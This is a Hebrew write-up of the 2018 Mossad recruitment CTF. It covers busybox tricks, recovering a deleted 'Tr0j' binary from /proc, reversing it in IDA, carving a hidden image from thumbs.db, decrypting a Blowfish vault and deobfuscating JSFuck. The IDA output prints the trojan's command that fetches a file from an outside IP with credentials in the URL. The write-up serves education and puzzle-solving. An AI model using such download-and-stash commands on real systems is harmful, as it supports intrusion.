        killall, ls, lsof, md5sum, nc, netcat, netstat, nslookup, ping, ps, reset, resize, top, true, tty, uname, wget,
        whoami
```

יש לנו רמז בתיקייה **/tmp** רק נצטרך להבין באיזה קובץ בעזרת **busybox**.

```
root@kali:~/Desktop/mossad2018# ./busybox ls /tmp
ls: /uos: No such file or directory
```

מוזר אנחנו רואים שהפרמטר עובר טרנספורציה כלשהי, נחקור את זה קצת לעומק ונקראה שהטרנספורציה היא שכל תו שהוא lowercase letter עולה בערכו הדצימלי לפי האינדקס בו הוא נמצא. כלומר **'t'** עולה ב-1, **'e'** עולה ב-2 ו-**'p'** עולה ב-3. משום מה זה קורה רק ב-פרמטר של המיקום הראשון. זה אומר שניתן לעקוף את זה בקלות כי רוב הפקודות בלינוקס שצריכות פרמטר של מיקמום יכולות לקבל יותר ממיקום אחד. אז אראה לכם קודם איך לעקוף את המצב הזה:

```
touch 1 && ./busybox ls -la 1 /tmp
```

אבל כמובן אני אוהב להראות גם את הדרך שאליה התכוון המשורר אז נכתוב סקריפט שיתרגם לנו את הפרמטרים למצבם ההופכי (שיביא לנו בסופו של דבר את מה שאנחנו רוצים).

```
chars = bytearray("abcdefghijklmnopqrstuvwxyz")

while True:
    user_input = bytearray(raw_input('text to transform: '))
    for i, c in enumerate(user_input):
        if c in chars:
            user_input[i] = chars[(c - chars[0] - i) % len(chars)]

    print user_input
```

כעת אנו יכולים לתרגם כל פרמטר:

```
root@kali:~/Desktop/mossad2018# ./busybox ls -la /skm
total 12
drwxrwxrwt    2 root     root          4096 Apr 19 18:17 .
drwxr-xr-x   25 root     root          4096 Apr 13 19:48 ..
-rw-------    1 root     root           452 Apr 19 15:38 .gdb_history
-r--r--r--    0 root     root          1337 Dec 31  1969 .readme
```

קובץ **readme.** מעניין! בואו נקרא אותו.

```
root@kali:~/Desktop/mossad2018# ./busybox cat /skm/.lxsuct

Suspicious network activity detected...
```

בואו נבדקות את ה-suspicious network activity בעזרת **netstat**.

```
root@kali:~/Desktop/mossad2018# ./busybox netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      4022/ssh
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      560/sshd
tcp        0      0 0.0.0.0:40407           0.0.0.0:*               LISTEN      673/gnome-session-b
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      609/postgres
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      1030/0
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      4015/ssh
tcp        0      0 127.0.0.1:50364         127.0.0.1:2222          ESTABLISHED 4022/ssh
tcp        0     72 192.168.221.137:22      192.168.221.1:11290     ESTABLISHED 1030/0
tcp        0      0 192.168.221.137:22      192.168.221.1:11291     ESTABLISHED 1032/sshd: root@not
tcp        0      0 127.0.0.1:2222          127.0.0.1:50364         ESTABLISHED 4015/ssh
tcp        0      0 192.168.221.137:55194   35.204.90.89:22         ESTABLISHED 4015/ssh
tcp        0     64 0.0.0.0:31337           35.205.32.11:80         ESTABLISHED 1337/Tr0j
udp        0      0 0.0.0.0:68              0.0.0.0:*                           563/dhclient
```

אנחנו רואים שיש תהליך עם **id 1337** בשם **Tr0j** מחובר לשרת **35.203.32.11** בפורט **80**. כעת אנחנו יכולים לבדוק עם איזה פרמטרים Tr0j רץ ב-2 דרכים:

```
#cat /proc/1337/cmdline
cat /oply/1337/raqxtxn
# or:
ps aux | grep Tr0j
```

```
root@kali:~/Desktop/mossad2018# ./busybox ps aux | grep Tr0j
 1337 root     13:37 /tmp/Tr0j (deleted) -u admin --default-pass
```

נשחזר עם הקובץ Tr0j שנמחק על ידי הפקודה:

```
#cat /proc/1337/exe > Tr0j
cat /oply/1337/tlr > Tr0j
```

```
root@kali:~/Desktop/mossad2018# ./busybox ls /oply/1337
.        ..       cmdline  environ  exe
```

exe במצב רגיל הוא **symbolic link** לקובץ שפועל באותו הרגע.

```
root@kali:~/Desktop/mossad2018# ./busybox cat /oply/1337/tlr > Tr0j
root@kali:~/Desktop/mossad2018# file ./Tr0j
./Tr0j: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
 GNU/Linux 2.6.32, BuildID[sha1]=d0dfb3534beb402e7848e2687456cdfa0da9a231, not stripped
```

עכשיו נפתח את הקובץ ב-**Ida** וננסה להבין מה הוא עושה ומה הפרמטרים שנשלחו אליו אומרים.

```
rep stosq
mov     [rbp+src], offset aUw1lln3v3rg3tm ; "Uw1lLN3v3rG3tM3"
lea     rdx, [rbp+s]
mov     eax, 0
mov     ecx, 80h
mov     rdi, rdx
rep stosq
jmp     loc_4007EE
```

```
loc_4007EE:
lea     rdx, [rbp+longind]
mov     rsi, [rbp+argv] ; argv
mov     eax, [rbp+argc]
mov     r8, rdx         ; longind
mov     ecx, offset long_options_2838 ; longopts
mov     edx, offset shortopts ; "ud"
mov     edi, eax        ; argc
call    _getopt_long
mov     [rbp+var_61C], eax
cmp     [rbp+var_61C], 0FFFFFFFFh
jnz     loc_400750
```


מחרוזת מעניינת **Uw1lLN3v3rG3tM3** מועברת ל-**[rbp+src]**. הגדרת פונקצית פרסור הפרמטרים **getopt_long** עם פרמטרים קצרים **u** ו-**d** ופרמטרים ארוכים (מצביע למבנה מסוג **option**) כאשר **u** זה user ו-**d** זה default-pass.

```
.data:0000000000601080 ; struct option long_options_2838
.data:0000000000601080 long_options_2838 dq offset aUser          ; name
.data:0000000000601080                                          ; DATA XREF: main+14F↑o
.data:0000000000601080                 dd 1                     ; has_arg ; "user"
.data:0000000000601080                 db 4 dup(0)
.data:0000000000601080                 dq 0                     ; flag
.data:0000000000601080                 dd 75h                   ; val
.data:0000000000601080                 db 4 dup(0)
.data:00000000006010A0                 dq offset aPass          ; name ; "pass"
.data:00000000006010A0                 dd 2                     ; has_arg
.data:00000000006010A0                 db 4 dup(0)
.data:00000000006010A0                 dq 0                     ; flag
.data:00000000006010A0                 dd 70h                   ; val
.data:00000000006010A0                 db 4 dup(0)
.data:00000000006010C0                 dq offset aDefaultPass   ; name ; "default-pass"
.data:00000000006010C0                 dd 0                     ; has_arg
.data:00000000006010C0                 db 4 dup(0)
.data:00000000006010C0                 dq 0                     ; flag
.data:00000000006010C0                 dd 64h                   ; val
.data:00000000006010C0                 db 4 dup(0)
.data:00000000006010E0                 db 0
```

המבנה של הפרמטרים הארוכים מסוג **option**.

```
cmp     eax, 'u'
jz      short loc_400767

loc_4007B3:
mov     rax, cs:__bss_start
test    rax, rax
jz      short loc_4007EE

cmp     eax, 'd'
jz      short loc_400793

loc_400767:
mov     rax, cs:__bss_start
test    rax, rax
jz      short loc_4007EE

mov     rcx, cs:__bss_start
lea     rax, [rbp+dest]
mov     edx, 100h       ; n
mov     rsi, rcx        ; src
mov     rdi, rax        ; dest
call    _strncpy
jmp     short loc_4007EE

loc_400793:
mov     rcx, [rbp+src]
lea     rax, [rbp+var_510]
mov     edx, 100h       ; n
mov     rsi, rcx        ; src
mov     rdi, rax        ; dest
call    _strncpy
jmp     short loc_4007EE
```

ההחלטה על העתקת המחרוזת המעניינת במקרה שקיים פרמטר **d** (שהוא גם **default-pass**).



התוכנית מורידה קובץ iso מכתובת כלשהי:

```
.rodata:0000000000400968 ; char format[]
.rodata:0000000000400968 format          db 'wget -O /tmp/.store ',27h,'http://%s/iso?user=%s&pass=%s',27h,0
```

נראה שהכתובת לקובץ בנוייה מכתובת ה-IP **35.205.32.11** פרמטר **user** שלפי ההרצה הוא **admin** ופרמטר **pass** שלפי ה-**Flow** של התוכנית הוא **Uw1lLN3v3rG3tM3** (עם הפרמטרים שמצאנו).

נוריד את קובץ ה-ISO דרך הקישור http://35.205.32.11/iso?user=admin&pass=Uw1lLN3v3rG3tM3 ונעשה לו mount על ידי הפקודה:

```
mkdir /tmp/iso && mount ./iso.iso /tmp/iso
```

כעת אנחנו יכולים לגשת לקבצים שבתוך קובץ ה-iso דרך התיקייה /tmp/iso.

```
root@kali:~/Desktop/mossad2018# ls -la /tmp/iso/
total 482
dr-xr-xr-x  1 root root   2048 Feb 18 08:34 .
drwxrwxrwt 16 root root   4096 Apr 28 06:52 ..
-r-xr-xr-x  1 root root 111895 Feb 17 11:46 1.jpg
-r-xr-xr-x  1 root root  54609 Feb 17 11:46 2.jpg
-r-xr-xr-x  1 root root 111865 Feb 17 11:49 4.png
-r-xr-xr-x  1 root root  26036 Feb 17 11:44 5.jpg
-r-xr-xr-x  1 root root  17831 Feb 17 11:44 6.jpg
-r-xr-xr-x  1 root root  25432 Feb 17 11:48 7.jpg
-r-xr-xr-x  1 root root 113664 Feb 17 11:54 thumbs.db
-r-xr-xr-x  1 root root  24576 Feb 18 08:25 vault
root@kali:~/Desktop/mossad2018# file /tmp/iso/vault
/tmp/iso/vault: SQLite 3.x database, last written using SQLite version 3015002
```

הנתונים שיש לנו כרגע הם שיש קבצי תמונה עם המספרים מ-1 עד 7 (ללא המספר 3).

קובץ בשם **thumbs.db** שהוא קובץ Windows שמכיל Cache באיכות ירודה יותר של התמונות בתקייה לצפייה מהירה וקובץ **vault** שהוא sqlite database:

הקובץ Vault מחזיק קבצים מוצפנים ב-**Blowfish-CBC** ו-**index.html** שלא מוצפן. נראה שאולי הקובץ תמונה השלישי יכול להכיל את המפתח או לרמוז היכן ניתן להשיגו. כמובן עוד מצב שמתחלק אצלי ל-2 מצבים האידאלי אנחנו יודעים מה אומר הקובץ **thumbs.db** ונשתמש בפרוייקט **thumbsviewer** כדי להציג את התמונות בו.

ומצב פחות אידאלי אבל יותר גנרי שבו אין לנו מושג איך הקובץ בנוי ומה הוא אומר, במצב זה נשתמש בכלי **binwalk** כדי לראות איזה קבצים הקובץ **thumbs.db** מכיל:

```
root@kali:~/Desktop/mossad2018# binwalk /tmp/iso/thumbs.db

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
2584          0xA18           JPEG image data, JFIF standard 1.01
21528         0x5418          JPEG image data, JFIF standard 1.01
37912         0x9418          JPEG image data, JFIF standard 1.01
51224         0xC818          JPEG image data, JFIF standard 1.01
77848         0x13018         JPEG image data, JFIF standard 1.01
92184         0x16818         JPEG image data, JFIF standard 1.01
102936        0x19218         JPEG image data, JFIF standard 1.01
```

מעולה! בדיוק 7 תמונות מסוג JPG והתמונה השלישית החסרה כנראה נמצאת **0x9418** אם תהליך ה-Cache מתבצע לפי סדר שמות הקבצים. נכתוב סקריפט קצרצר שיחלץ לנו את הקובץ השלישי:

```
python -c
"f3b=open('/tmp/iso/thumbs.db','rb').read()[0x9418:];open('3.jpg',
'wb').write(f3b[:f3b.index('\xFF\xD9')])"
```

כאשר 0xff,0xd9 מסמלים את סוף התמונה במבנה תמונת JPG:

יש לנו את סיסמת ההצפנה (**israel70***) עכשיו רק נשאר לנו לכתוב סקריפט שיחלץ לנו את הקבצים מ-vault:

```python
import base64
import sqlite3
from Crypto.Cipher import Blowfish

key = "*israel70*"
unpad = lambda s: s[:-ord(s[len(s) - 1:])]

def decrypt(raw, iv_size):
    raw = base64.b64decode(raw)
    iv = raw[:iv_size]
    raw = raw[iv_size:]
    cipher = Blowfish.new(key, Blowfish.MODE_CBC, iv)
    raw = cipher.decrypt(raw)
    return unpad(raw)


conn = sqlite3.connect('/tmp/vault')
c = conn.cursor()
for name, data, enc_type, iv_size in c.execute('SELECT name, data,
enc_type, iv_size FROM Files'):
    if enc_type == "Blowfish-CBC":
        data = decrypt(data, iv_size)
    with open(name, 'w') as f:
        f.write(data)
```

עכשיו כשיש לנו את כל הקבצים אנחנו מנסים לפתוח את הקובץ index.html בדפדפן אך נראה ששום דבר לא רץ, נביט בהודעות השגיאה כדי להבין מה קרה...

```
Navigated to file:///C:/Pentest/Articles/Mossad2018/Challenge3/iso/index.html
▶GET http://127.0.0.1:1337/key.js 0 ()                                    VM41:1
```


אם נלחץ על המיקום בו נמצאה השגיאה נראה גם את קוד המקור שהביא אותנו אליה.

שוב בידינו 2 אפשרויות: לנסות לטעון את הקובץ בתור Script Source ב-**index.html** כדי לאתחל את המשתנה **key** לפני השימוש בו או לפתוח שרת HTTP שיכיל את כל הקבצים ומאזין על פורט 1337 בעזרת Python SimpleHTTPServer:


```html
1 <html>
2   <script type="text/javascript" src='key.js'></script>
3   <script type="text/javascript" src='aes.js'></script>
4 <body>
5   <script type="text/javascript" src='script.js'></script>
6 </body>
7 </html>
```

ניתן לראות שבחרנו באפשרות הראשונה והיא עבדה:


יש לנו עכשיו **prompt** שמבקש מאיתנו לשים מפתח כלשהו שאנחנו לא יודעים מה הוא. הפתרון מפה מאוד פשוט אבל אני רוצה לעשות אותו טיפה יותר מורכב כדי להבין כיצד התוכנית בנויה. נשים breakpoint על השורה ראשונה בעזרת ה-Debugger מי שלא יודע כיצד לעשות זאת בדיבאגר שלו מוזמן להוסיף **debugger;** בתחילת אחד הסקריפטים שלנו (key.js, aes.js או script.js).



הסקריפט פותח את הדיאובפוסקציה בעזרת **eval** אז נעשה **hook** ל-**eval** כדי לראות מה הקוד שרץ לאחר מכן.



ההוק שלנו מוכן, נמשיך עכשיו את הריצה כדי להגיע אליו לקוד בתוך ה-**eval**:



אנחנו מזהים טעינה דינמית של 3 סקריפטים (sid, payload והסקריפט שעשה לנו את הבלגן בהתחלה key.js), לאחר פתיחת ההצפנה ירוץ הקוד המוצפן בעזרת **eval** שכבר יש לנו hook עליו אז נמשיך את הריצה כדי להגיע לקוד דרך ה-hook בשנית (נדלג על הקוד מהקבצים key.js, sid ו-payload).

```
debugger;[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]
```

כפי שניתן לראות האובפוסקציה האחרונה היא אובפוסקציה מסוג JSFuck שעליה ניתן ללמוד מהמאמרו של Ender "JavaScript Obfuscation - יש חיה כזאת?" אם אתם מתעניינים באובפוסקציה באופן כללי אתם מוזמנים לראות הרצאה שלי מ-DC9723 ו-OWASP-IL בשם "Breaking Obfuscations".


בקצרה הקריאה **alert(1)** ב-JSFuck תהפוך לאחר תהליך האובפוסקציה ל:

```
(function(){alert(1)})();
```

פונקציה אנונימית שמכילה את הקריאה, וקריאה פונקציה זו בעזרת (). עכשיו נחזור לפתרון הפשוט של הבעיה. יצירת hook לפונקצית prompt.


```
> var _prompt = window.prompt
<· undefined
> window.prompt = function() { debugger; return _prompt.apply(window, arguments); };
<· ƒ () { debugger; return _prompt.apply(window, arguments); }
```

נמשיך את הריצה ונזוז קדימה 2 צעדים לאחר עצירתה כדי להגיע לשורה אחרי הקריאה לפונקציה prompt:




אנחנו רואים שהמתכנת יצר הוקים בעצמו כדי למנוע מאיתנו להריץ הסקריפטים ללא טעינה מחדש של **index.html** (טרול מספר 2, יפה!). כן, אנחנו רואים כאן את הסיסמה ב-Base64, אבל שוב ננסה להתעלם מהמצב הזה ונבין איך נבנה ה-URL לסוף האתגר השלישי והאחרון.

פונקציה שנועדה לבלבל את ה-**sid** (שהתקבל מסקריפט מרוחק) ומבצעת על הבלבול קידוד Base64:



ו.... סיימנו!



רשמית אנחנו כבר לא זומבים ונוכל לחזור לפעולות היומיומיות כגון אכילה, שתייה, שינה וכו' ☺

סיכום

גילינו שלחברה מהמוסד יש חוש הומור לא רע בכלל! (2 אתגרים עם טרול). האתגר היה מגוון מאוד ודרש ידע בכמה וכמה תחומים. כגון: Web Application Security, Reverse Engineering (ברמה בסיסית), מערכות הפעלה, תכנות, רשתות ועוד. אני מקווה שנהניתם מקריאת המאמר לפחות כפי שאני נהניתי לפתור את האתגר.

קצת על אתיקה

את אתגר המוסד סיימתי לפתור ביום חמישי בערב (כלומר עוד ב-24 שעות הראשונות לאתגר), בזמן הזה כבר היו לי צילומי מסך מלאים. הסיבה היחידה לזה שהאתגר פורסם רק היום היא שאני אדם מוסרי ובוגר, לא רציתי להרוס את הגיוסים של המוסד על חשבון פרסום עצמי.

נוכחתי לגלות שעדיין ישנם חברות / אנשים שמפרסמים את פתרונות האתגר לפני סגירתו ואני מקווה שבשנים הבאות האנשים הללו ואחרים ישאירו לנו את האתגר נקי מספויילרים ויאפשרו למוסד לגייס את אלה שצלחו את האתגר (גם אלה שלא יכלו לפתור את האתגר בימיו הראשונים). אני חושב שזה לא הוגן

גם כלפי האנשים שרצו להתגייס לשורות המוסד (עקב פרסום הפתרונות נסגרה להם האפשרות לשלוח קו"ח). שמרו על הקהילה שלנו נקייה, כמו שאנחנו לא נפרסם דוחות או סודות של לקוח. אין שום סיבה שנפרסם 0day לפני דיווח (וזמן תיקון הגיוני) או פתרונות של תחרויות CTF לפני סגירתן.

תודות

ל-**d4d** שכתב איתי את המאמר על אתגרי המוסד בשנתיים האחרונות, על העזרה בעריכה ובדיקות דיוק החומרים במאמר הנוכחי.

לכל האנשים שביקשו לכתוב את המאמר על אתגר המוסד. זה מטורף שבשנת 2016 לא היתה בקשה אחת, בשנת 2017 היו 2 בקשות והשנה היו 12 בקשות!

לאחר שיחה שלי עם חברים שרצו גם הם לפרסם את ה-Write Up שלהם ב-DigitalWhisper החלטתי שבשנה הבאה לא אגיש בקשה לכתוב את ה-Write Up מראש כדי לתת לאחרים הזדמנות לקבל במה.

על המחבר

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3

קישורים בנושא

- https://he.wikipedia.org/wiki/Brainfuck
- https://www.youtube.com/watch?v=D1S-G8rJrEk
- https://hashkiller.co.uk/
- http://md5decrypt.net/en/Sha512/
- https://www.datacamp.com/community/tutorials/python-dictionary-comprehension
- https://www.digitalwhisper.co.il/files/Zines/0x28/DigitalWhisper40.pdf
- http://www.ifm.net.nz/cookbooks/passwordcracker.html
- https://en.wikipedia.org/wiki/BusyBox
- https://thumbsviewer.github.io/
- https://en.wikipedia.org/wiki/JPEG_File_Interchange_Format
- https://www.digitalwhisper.co.il/files/Zines/0x38/DW56-1-JSObfuscation.pdf
- https://www.youtube.com/watch?v=IvPtIr8USS4